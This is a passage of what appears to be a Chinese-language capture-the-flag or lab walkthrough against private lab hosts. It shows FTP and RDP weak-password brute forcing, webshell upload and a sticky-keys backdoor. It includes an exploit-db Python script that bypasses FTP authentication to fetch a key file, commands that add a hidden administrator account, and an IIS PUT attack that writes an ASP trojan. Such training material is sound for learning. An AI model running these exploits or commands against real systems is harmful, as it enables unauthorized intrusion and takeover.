
通过ftp获取网站权限

解题过程

1.打开cmd,输入ftp 192.168.102.62 连接ftp服务器，发现提示用户名为：ftp




2.如图配置参数，线程限制在20，端口设置为21 ：




3.点击字典，添加我们的爆破字典


4.点击扫描弱口令，选择扫描ftp弱口令




5.扫描出弱口令账号ftp，密码ftp，登陆上去，发现是web目录



6.连接ftp，上传webshell




7.浏览器访问192.168.102.62/php.php




8.点击web shell，添加用户，分别执行:

```
net user test test /add
net localgroup administrators test /add
```



9.远程连接服务器。用账号test 密码test 登陆



15.ftp的漏洞

题目

通过ftp漏洞获取网站权限

解题过程

1.打开终端,输入ftp 192.168.102.62 连接ftp服务器，发现ftp服务软件为Gabriel's ftp server

2.通过搜索引擎，查找版本找到资料：http://www.exploit-db.com/exploits/27401/

3.下载攻击脚本27401.py放在桌面，修改为如下：

```
import ftplib
import os

# Connect to server

ftp = ftplib.FTP( "192.168.102.62" )
ftp.set_pasv( False )

# Note that we need no authentication at all!!

print ftp.sendcmd( 'CWD C:\\\\' )
print ftp.retrbinary('RETR key.txt', open('key.txt', 'wb').write )

ftp.quit()

```

4.打开新终端并切换到桌面,执行python 27401.py

```
root@LZH-PC:~# cd Desktop/
root@LZH-PC:~/Desktop# python 27401.py
250 Changed to directory "C:\\"
226 Finished.
root@LZH-PC:~/Desktop#
```

5.得到key：ftp bypass


16.幽灵的Remote Desktop

题目


通过远程桌面连接获取目标权限

解题过程


1.打开爆破工具，填入目标ip，选择3389端口，开始扫描




2.点击添加字典，添加想爆破的账号密码



3.点击扫描弱口令，选择扫描3389弱口令



4.最终得到弱口令：administrator 123456



5.远程登录192.168.102.63，使用账号administrator 密码123456


17.无法爆破的密码

题目


过远程桌面连接获取目标权限

解题过程

1.远程连接192.168.102.63




2.在此页面下连续敲击shift键，弹出别人留下的后门




3.在cmd执行

```
net user test test /add
net localgroup administrators test /add
```



4.使用账号密码test test 登陆




18.IIS ghost

题目


通过IIS漏洞获取敏感信息

解题过程


1.打开浏览器，访问http://192.168.102.62




2.因为iis + webdav环境可能存在iis put漏洞，所以我们使用IISPutScanner扫描。如图配置并扫描



3.扫到漏洞。使用iiswrite进行提权，写入asp木马到服务器。填写域名，再如图选择put。选择asp木马

